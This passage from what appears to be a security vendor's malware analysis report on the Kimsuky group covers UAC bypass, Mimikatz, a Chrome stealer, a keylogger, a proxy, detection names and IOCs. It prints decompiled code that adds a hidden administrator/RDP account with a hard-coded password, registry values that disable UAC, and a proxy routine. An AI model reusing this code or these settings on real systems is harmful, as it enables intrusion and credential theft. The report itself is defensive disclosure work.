
- Hard-coded Path:
c:\Windows\System32\DriverStore\FileRepository\ntprint.inf_amd64_c62e9f8067f98247\Amd64\UNIDRV.DLL

The DLL registered through the malware was collected with the name lala.dll, which disables UAC and adds accounts. The aforementioned UACMe uses UAC Bypass to configure the following registry and disable UAC with escalated privilege, and lala.dll also performs the same feature.

Registry Path	Settings Value (Description)
HKLM\SoftWare\Microsoft\Windows\CurrentVersion\Policies\System\ConsentPromptBehaviorAdmin	0 (Not verified upon admin privilege escalation)
HKLM\SoftWare\Microsoft\Windows\CurrentVersion\Policies\System\PromptOnSecureDesktop	0 (Not switched to secure desktop upon admin privilege escalation)

Table 29. Registry value change related to admin privilege escalation

One difference the malware has with UACMe is that it additionally adds an RDP user account after privilege escalation. The account added is the same as the one from the malware that adds the user account mentioned earlier. Yet while the sample created through the PIF dropper uses the command line commands, the current one sets the registry using the API.


```
v7 = a1qaz2wsxEdc;                          // - Pass : "1qaz2wsx#EDC"
*(_QWORD *)buf = aDefault;                  // - User Name : "default"
v9 = 1;
v11 = 0x10000;
v10 = 0i64;
NetUserAdd(0i64, 1u, buf, 0i64);
*(_QWORD *)v5 = aDefault;
NetLocalGroupAddMembers(0i64, L"Administrators", 3u, v5, 1u);
NetLocalGroupAddMembers(0i64, L"Remote Desktop Users", 3u, v5, 1u);
v3 = 0i64;
phkResult = 0i64;
if ( !RegCreateKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SOFTWARE\\Microsoft\\Windows NT\\CurrentVersion\\Winlogon\\SpecialAccounts\\UserList",
        0,
        0i64,
        0,
        0xF003Fu,
        0i64,
        &v3,
        0i64) )
{
  RegSetValueExW(v3, L"default", 0, 4u, Data, 4u);
  RegCloseKey(v3);
}
if ( !RegOpenKeyExW(
        HKEY_LOCAL_MACHINE,
        L"SYSTEM\\CurrentControlSet\\Control\\Terminal Server",
```
Figure 69. Adding user account using API


One thing to note is that the DLL has the following PDB path. It seems that the Kimsuky group is using the CVE-2021-34527 (PrintNightmare) vulnerability to launch their attacks, with the sample probably being used for attacks exploiting the vulnerability.

- PDB Path: E:\Peacock\exploit\Privilege Escalation\night dll add new admin user\CVE-2021-34527-master\nightmare-dll\x64\Release\nightmare.pdb

5.4. Collecting Information

5.4.1. Mimikatz

The reason the attacker escalates privilege by using tools such as UACMe is to take over the entire domain via lateral movement in the internal infrastructure. To move laterally within the system, one needs to collect account credentials. Mimikatz is one of the main tools used for such a purpose as it needs to be run as administrator to steal account credentials within the system.[7] The attacker additionally installs Mimikatz, or Powerkatz, to be precise.



```
=========================================
              Powerkatz
=========================================

[*] powerkatz: powerkatz_wmain()
[*] powerkatz: powerkatz_startInit()
[*] powerkatz: powerkatz_startEngine()
[+] powerkatz: load powerkatz dll  ok..
[+] powerkatz: get powerkatz shell  ok..

mimikatz(powershell) # standard::version

mimikatz 2.2.0 (arch x64)
Windows NT 10.0 build 18363 (arch x64)
msvc 192628806 0


** Main Optins.. **

 P: Dump logon passwords
 M: Path multi rdp
 T: Change terminal rdp
 C: Console powerkatz
 Q: Quit
 W: Quit and self delete

Please choose from the menu:
```

Figure 70. Command options upon running Powerkatz


[7] https://atip.ahnlab.com/ti/contents/issue-report/malware-analysis?i=cc8cf212-f3ca-4134-812d-0e471d888923 (Analysis Report of the Internal Propagation Technique Using Mimikatz)

5.4.2. Collecting Chrome Account Credentials

While the following malware is built incorrectly and does not operate normally, it can be used to steal information. Like most of the malware strains used by the group, it is DLL and is run by regsvr32.exe. It steals cookie information and user account credentials stored in the Chrome web browser and saves in a text form in the following path.

- Save Path for Information Stolen from Chrome: C:\ProgramData\Adobe\mui.db

The information that is parsed and decrypted is saved as domain, name, path, and value if it is a cookie. For account credentials, they are saved as url, user, and pass. If the malware works normally, the saved results are likely to be stolen by the backdoor such as AppleSeed or PebbleDash and sent to the C&C server.



```
[
  {
    "domain": ".google.com",
    "name": "1P_JAR",
    "path": "/",
    "value": "2021-10-28-04"
  },
  {
    "domain": "www.google.com",
    "name": "DV",
    "path": "/",
    "value": "c7kP-NNcG.........................v0Cj2wAAAAA"
  },

  ...

]

url:http://[url_test]
    user:id_test
    pass:password_test
```

Figure 71. Chrome web browser cookies and account credentials saved in mui.db file

5.4.3. Keylogger

Keylogger is a DLL-form malware that is also run by regsvr32.exe. As seen below, the malware was collected from inside the AhnLab folder of the ProgramData folder, and it existed as a file named install.cfg.

- Path for Collecting Keylogger Malware: %ALLUSERSPROFILE%\ahnlab\install.cfg

The attacker also disguised results and settings files below as AhnLab product-related settings files by creating them with names such as ahnlab.cfg and uninstall.cfg.

When Keylogger is executed for the first time, it checks for the current privilege. It injects itself as DLL into winlogon.exe in case of admin privilege and explorer.exe if not. Upon being run, it creates and scans the following mutex to prevent concurrent execution.


- **Mutex**: windows certs server [pid]

It checks the following path for the existence of uninstall.cfg. If the file exists, keylogging is stopped. The malware does not directly communicate with the C&C server and only performs keylogging features. As such, the attacker may send a command to stop keylogging through backdoor such as AppleSeed or PebbleDash, creating a file in the path shown below.

- **Keylogging Command Data File**: %ALLUSERSPROFILE%\AhnLab\uninstall.cfg

Keylogger malware uses GetAsyncKeyState() and GetKeyState() functions to steal the current user's keyboard input information and saves it in a temporary file of the %TEMP% path. Keylogger then periodically copies the keylogging data saved in the %TEMP% path to the path shown below. It appears that the saved results are stolen by the backdoor and sent to the C&C server.

- **Keylogging Data File**: %ALLUSERSPROFILE%\AhnLab\ahnlab.cfg



```


[2021.10.28 15:51:00] - Explorer.EXE - "Program Manager"
●

[2021.10.28 15:51:02] - Explorer.EXE - "Temp"
●●

[2021.10.28 15:51:03] - Explorer.EXE - "Program Manager"
●

[2021.10.28 15:51:04] - notepad++.exe - "new 1 - Notepad++"
●●●test●↨
keylogtest↨
●

```

Figure 72. Keylogging data saved in ahnlab.cfg file

5.5. Others


5.5.1. Proxy Malware

AppleSeed also creates Proxy malware. The malware has the PDB path named localproxy as shown below.

- **PDB Path**: D:\Troy\FProxy\output\x64\localproxy.pdb

As its name suggests, the malware has a proxy feature and receives 2 IP addresses and port numbers from the command line argument to relay them. You can see from the routine below that it simply sends the buffer it has received back to the remote address without going through any conversion processes.

- **Command Line Argument**: help:localproxy.exe RemoteIP RemotePort InternelIP InternelPort



```
ret_recv = recv(socket_local, buf_recv, 0x20000, 0);
if ( ret_recv )
{
  while ( ret_recv != -1 )
  {
    if ( ret_recv > 0 )
    {
      buf_send = buf_recv;
      ret_send = 0;
      do
      {
        ret_send += send(socket_remote, buf_send, ret_recv, 0);
        buf_send += ret_send;
        if ( ret_send > ret_recv )
        {
          print("Send Error\n");
          closesocket(socket_remote);
```

Figure 73. Proxy Routine

Currently, no command line logs can be seen via the ASD infrastructure, but the ASEC team was able to find the history of the malware communicating with the URL shown below. It is identical to the C&C server address and the port number used in Meterpreter. While the proxy itself can be used in various forms, it appears that it was used to relay C&C communications of Meterpreter.

- **Remote Access History**: 27.255.81[.]109:3015

AhnLab's Response

The alias and the engine version information of AhnLab products are shown below. Even if the threat group's activities were recently discovered, AhnLab products may have detected related malware in the past. The ASEC team is tracking the activities of the group and is responding to related malware types, but there may be unidentified alterations that are yet to be detected.

Backdoor/JS.Akdoor (2021.04.23.00)
Backdoor/Win.Agent.R421553 (2021.10.14.03)
Backdoor/Win.Akdoor.C4715493 (2021.10.22.02)
Backdoor/Win.Akdoor.C4715520 (2021.10.22.02)
Backdoor/Win.Akdoor.R417157 (2021.04.23.00)
Backdoor/Win.AppleSeed.C4635545 (2021.10.14.03)
Backdoor/Win.AppleSeed.C4646719 (2021.10.14.02)
Backdoor/Win.AppleSeed.C4646724 (2021.10.14.02)
Backdoor/Win.AppleSeed.C4646725 (2021.10.14.02)
Backdoor/Win.AppleSeed.C4699440 (2021.10.14.03)
Backdoor/Win.AppleSeed.C4702267 (2021.10.15.01)
Backdoor/Win.AppleSeed.C4702268 (2021.10.15.01)
Backdoor/Win.AppleSeed.C4705211 (2021.10.18.03)
Backdoor/Win.AppleSeed.C4713932 (2021.10.21.00)
Backdoor/Win.AppleSeed.C4719084 (2021.10.24.01)
Backdoor/Win.AppleSeed.R335261 (2021.10.15.01)

```
Backdoor/Win.AppleSeed.R335738 (2020.05.09.00)
Backdoor/Win.AppleSeed.R336437 (2020.05.14.00)
Backdoor/Win.AppleSeed.R441519 (2021.10.14.03)
Backdoor/Win.AppleSeed.R444289 (2021.10.14.03)
Backdoor/Win.AppleSeed.R445451 (2021.10.15.01)
Backdoor/Win.AppleSeed.R445453 (2021.10.15.01)
Backdoor/Win.AppleSeed.R445842 (2021.10.18.03)
Backdoor/Win.Keylogger.R419909 (2021.10.14.03)
Backdoor/Win.Meterpreter.C4705209 (2021.10.18.03)
Backdoor/Win.VNC.C4589952 (2021.10.14.03)
Backdoor/Win32.Agent.R338775 (2020.06.01.03)
Backdoor/Win32.Kimsuky.R341619 (2020.06.25.03)
Backdoor/Win64.Akdoor.C4148267 (2020.07.01.04)
Backdoor/Win64.Akdoor.C4176420 (2020.08.05.05)
Backdoor/Win64.Akdoor.C4250525 (2020.12.04.04)
Backdoor/Win64.Akdoor.C4251494 (2020.12.08.03)
Backdoor/Win64.Akdoor.R179345 (2016.04.22.05)
Backdoor/Win64.Akdoor.R181647 (2016.05.20.00)
Backdoor/Win64.Akdoor.R197899 (2017.04.03.03)
Backdoor/Win64.Akdoor.R357381 (2020.12.08.06)
Backdoor/Win64.Keylogger.R353447 (2020.10.20.04)
Downloader/Win.Agent.C4510706 (2021.10.15.00)
Downloader/Win64.Agent.C4318031 (2021.02.01.04)
Dropper/JS.Agent (2021.08.26.03)
Dropper/JS.Akdoor (2021.10.07.00)
Dropper/JS.Generic (2021.05.08.00)
Dropper/Win.Agent.C4520969 (2021.10.15.00)
Dropper/Win.Akdoor.C4656487 (2021.09.28.00)
Dropper/Win.AppleSeed.C4699439 (2021.10.14.03)
Dropper/Win32.Infostealer.R332952 (2020.04.16.08)
Dropper/Win64.Akdoor.R194398 (2017.01.26.00)
Dropper/WSF.Agent (2021.05.13.02)
Exploit/Win.CVE-2021-1675.C4584875 (2021.08.09.03)
Exploit/Win.CVE-2021-34527.R436236 (2021.08.09.03)
Malware/Gen.Reputation.C4269991 (2020.12.23.04)
Trojan/Win.Agent.C4382841 (2021.10.14.03)
Trojan/Win.Agent.C4457973 (2021.10.15.01)
Trojan/Win.Agent.C4520953 (2021.10.14.03)
Trojan/Win.Agent.C4522294 (2021.06.11.02)
Trojan/Win.Agent.C4524918 (2021.10.14.03)
Trojan/Win.Agent.C4705973 (2021.10.19.00)
Trojan/Win.Agent.C4714244 (2021.10.21.03)
Trojan/Win.Agent.R416026 (2021.10.14.03)
Trojan/Win.Agent.R420433 (2021.10.14.03)
Trojan/Win.Agent.R422617 (2021.10.14.03)
Trojan/Win.Agent.R425110 (2021.10.14.03)
Trojan/Win.Agent.R436488 (2021.10.14.03)
Trojan/Win.Akdoor.C4522181 (2021.10.14.03)
Trojan/Win.Akdoor.C4522184 (2021.06.11.00)
Trojan/Win.Akdoor.C4589941 (2021.08.13.03)
Trojan/Win.Akdoor.C4596140 (2021.08.18.00)
Trojan/Win.Akdoor.C4700226 (2021.10.15.00)
Trojan/Win.Akdoor.C4728343 (2021.10.27.00)
Trojan/Win.Akdoor.R425112 (2021.10.14.03)
Trojan/Win.Akdoor.R426485 (2021.10.15.00)
Trojan/Win.Akdoor.R436752 (2021.08.13.03)
Trojan/Win.Akdoor.R445441 (2021.10.15.01)
Trojan/Win.Akdoor.R446906 (2021.10.24.02)
```

```
Trojan/Win.Appleseed.R428102 (2021.10.15.01)
Trojan/Win.Generic.C4609881 (2021.08.27.02)
Trojan/Win.HVNC.C4635546 (2021.10.14.03)
Trojan/Win.Keylogger.C4719085 (2021.10.24.01)
Trojan/Win.KeyLogger.R422003 (2021.10.14.03)
Trojan/Win.LightShell.R435857 (2021.08.07.00)
Trojan/Win.LightShell.R436719 (2021.08.13.02)
Trojan/Win.LightShell.R439086 (2021.10.14.03)
Trojan/Win.LightShell.R439839 (2021.09.02.03)
Trojan/Win.LightShell.R445352 (2021.10.15.00)
Trojan/Win.Meterpreter.R430231 (2021.10.14.03)
Trojan/Win.Mimikatz.C4521006 (2021.06.09.02)
Trojan/Win.Mimikatz.C4717867 (2021.10.23.01)
Trojan/Win.NukeSped.R415643 (2021.10.14.03)
Trojan/Win.Proxicon.R436042 (2021.08.09.03)
Trojan/Win.RDPatcher.R445454 (2021.10.15.01)
Trojan/Win.Stealer.C4768269 (2021.11.12.03)
Trojan/Win.Tinukebot.R415647 (2021.10.14.03)
Trojan/Win.TinyNuke.C4633235 (2021.10.14.03)
Trojan/Win.TinyNuke.C4702254 (2021.10.15.01)
Trojan/Win.TinyNuke.R435917 (2021.10.14.03)
Trojan/Win.VNC.C4318018 (2021.10.14.03)
Trojan/Win.VNC.C4589940 (2021.10.14.03)
Trojan/Win.VNC.C4633124 (2021.09.16.00)
Trojan/Win.VNC.R435919 (2021.10.14.03)
Trojan/Win.VNC.R436747 (2021.10.14.03)
Trojan/Win32.Agent.C4003499 (2020.02.29.06)
Trojan/Win32.Agent.C4179369 (2020.08.12.03)
Trojan/Win32.Agent.R344880 (2020.07.16.00)
Trojan/Win32.Agent.R350149 (2020.09.03.08)
Trojan/Win32.Agent.R353325 (2020.10.17.09)
Trojan/Win32.Agent.R357752 (2020.12.19.00)
Trojan/Win32.Akdoor.C2030137 (2017.07.06.02)
Trojan/Win32.Akdoor.R183070 (2016.06.09.07)
Trojan/Win32.Akdoor.R183787 (2016.07.22.02)
Trojan/Win32.Akdoor.R333041 (2020.04.17.00)
Trojan/Win32.Infostealer.R338043 (2020.05.26.02)
Trojan/Win32.MalPacked.C4196972 (2020.09.17.00)
Trojan/Win32.Rdpwrap.R232017 (2018.11.26.07)
Trojan/Win64.Agent.C4318029 (2021.02.01.04)
Trojan/Win64.Agent.R337075 (2020.05.20.10)
Trojan/Win64.Agent.R337893 (2020.05.25.03)
Trojan/Win64.Agent.R338576 (2020.05.29.04)
Trojan/Win64.Agent.R350150 (2020.09.03.09)
Trojan/Win64.Agent.R354559 (2020.11.01.00)
Trojan/Win64.Agent.R367595 (2021.02.23.00)
Trojan/Win64.Akdoor.R354720 (2020.11.04.00)
Trojan/Win64.Akdoor.R355472 (2020.11.12.04)
Trojan/Win64.Loader.C4019677 (2020.03.18.00)
Trojan/WSF.Runner (2020.11.12.04)
Unwanted/Win.Rdpwrap.C2410573 (2021.04.20.00)
Unwanted/Win32.Rdpwrap.C2632304 (2018.07.26.01)
```

Conclusion

Kimsuky group is continuously launching social engineering attacks, such as spear phishing, against companies, public institutions, and individual users. Recent cases have shown frequent uses of malware AppleSeed and PebbleDash. Such backdoors can stay in the system, receive commands from the attacker, and perform various malicious tasks. As various malware strains for remote control and collecting information are additionally installed, companies and users targeted by the Kimsuky group are at risk of having key information within the system stolen.

When there is a suspicious-looking email in the inbox, users must refrain from opening the attached files within the email. Also, anti-malware solutions, such as AhnLab V3, must be regularly updated to the latest version to prevent malware infections.

IOC (Indicators of Compromise)

Some IOCs were referred to third-party analysis reports. Thus, some were not verified as the sample could not be confirmed. The content may be updated without notice if new information is found.

File Path and Name

The file paths and names used from the threat group are listed below. Some malware and tool file may have the same name as that of normal files.

Script
image_confirm_v2.wsf
Biden Administration Security Figures.wsf
Plan for Establishing Control Tower in North Korea Denuclearization.wsf
2021 **** Missions Service Survey.hwp.js
Korean-Japan Relations.js
*** News 2021-05-07.pdf jse

PIF Dropper
JR_210604_R1***_F***_Pf***.pif - (Certain strings blurred as ***)
Colon Cancer Case.pif
Progress Check_211013.pdf file
211014-915mm(0deg).h5.pif
210927 Covid-19 Response (Boryeong-Taean 1)_merged_edited.PIF
1. 2021 Business Plan (Supplemented by referencing materials from Installation Agency) - 210316-1.pif
ROK-US summit (May 21st) Reference Material (edited).pif
2021 *** Work Report Edited.pif

Downloader
%ALLUSERSPROFILE%\Intel\Driverdriver.cfg
%ALLUSERSPROFILE%\Intel\driver.cfg
%APPDATA%\Intel\Driverdriver.cfg

AppleSeed Installation Path
%ALLUSERSPROFILE%\Software\Ahnlab\Service\AutoService.dll
%ALLUSERSPROFILE%\Software\ControlSet\Service\ServiceScheduler.dll
%ALLUSERSPROFILE%\Software\Defender\Windows\Update\AutoUpdate.dll
%ALLUSERSPROFILE%\Software\ESTsoft\Common\ESTCommon.dll

```
%ALLUSERSPROFILE%\Software\KakaoTalk\KaoUpdate.ini
%ALLUSERSPROFILE%\Software\Microsoft\AvastAntiVirus\AvastUpdate.dll
%ALLUSERSPROFILE%\Software\Microsoft\Avg\AvgSkin.dll
%ALLUSERSPROFILE%\Software\Microsoft\Network\NetworkService.dll
%ALLUSERSPROFILE%\Software\Microsoft\Printer\PrinterService.dll
%ALLUSERSPROFILE%\Software\Microsoft\Service\TaskScheduler.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\AutoDefender\UpdateDB.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\AutoPatch\patch.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\Chrome\GoogleUpdate.dll
%ALLUSERSPROFILE%\Software\Microsoft\WIndows\Defender\AutoCheck.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\Defender\AutoUpdate.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\Defender\update.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\Explorer\FontChecker.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\FontChecker.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\MDF\WDFSync\WDFSync.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\MetaSec\MetaSecurity.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\Patch\patch.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\Patch\plugin.dll
%ALLUSERSPROFILE%\Software\Microsoft\Windows\Secrity\AutoCheck.dll
%ALLUSERSPROFILE%\Software\Office\Update.dll
%APPDATA%\ESTsoft\AlLUpdat\AlCommon.dll
%APPDATA%\ESTsoft\AlLUpdate\AlCommon.dll
%APPDATA%\ESTsoft\Common\ESTCommon.dll
%APPDATA%\ESTsoft\Common\ESTUpdate.exe
%APPDATA%\ESTsoft\Common\ko-kr.dll
%APPDATA%\ESTsoft\updat\ESTCommon.dll
%APPDATA%\Microsoft\Windows\Defender\AutoUpdate.dll
%APPDATA%\Microsoft\Windows\Defender\patch.dll
```

Meterpreter

```
%ALLUSERSPROFILE%\edge\mtp.db
%ALLUSERSPROFILE%\Intel\1060\update1060.cfg
%ALLUSERSPROFILE%\intel\bin\update.cfg
%ALLUSERSPROFILE%\m.db
%ALLUSERSPROFILE%\ma.dat
%ALLUSERSPROFILE%\ma.db
%ALLUSERSPROFILE%\msedge\mtp.db
%ALLUSERSPROFILE%\mt79.dat
%ALLUSERSPROFILE%\mtp.dat
%ALLUSERSPROFILE%\mtp.db
%ALLUSERSPROFILE%\s\mtp.db
%ALLUSERSPROFILE%\update.db
%SystemDrive%\mav.db
%SystemDrive%\netclient\k.txt
%SystemDrive%\netclient\km.xml
```

HVNC

```
%ALLUSERSPROFILE%\mac\hvnc.db
%ALLUSERSPROFILE%\s\hvnc.db
%ALLUSERSPROFILE%\hvnc.dat
```

TightVNC

```
%ALLUSERSPROFILE%\edge\tvnc.db
%ALLUSERSPROFILE%\msedge\tvnc.db
%ALLUSERSPROFILE%\s\tvnc.dat
%ALLUSERSPROFILE%\tvn.db
%ALLUSERSPROFILE%\tvnc.dat
```

RDP Wrapper
%ALLUSERSPROFILE%\rdp\rdpconf.exe
%ALLUSERSPROFILE%\rdp\rdpwinst.exe
%ProgramFiles%\rdp wrapper\rdpwrap.dll

Malware for Adding Account
%ALLUSERSPROFILE%\net.exe
%ALLUSERSPROFILE%\net-add.exe
%APPDATA%\media\wmi-ui-9cde8e85.db

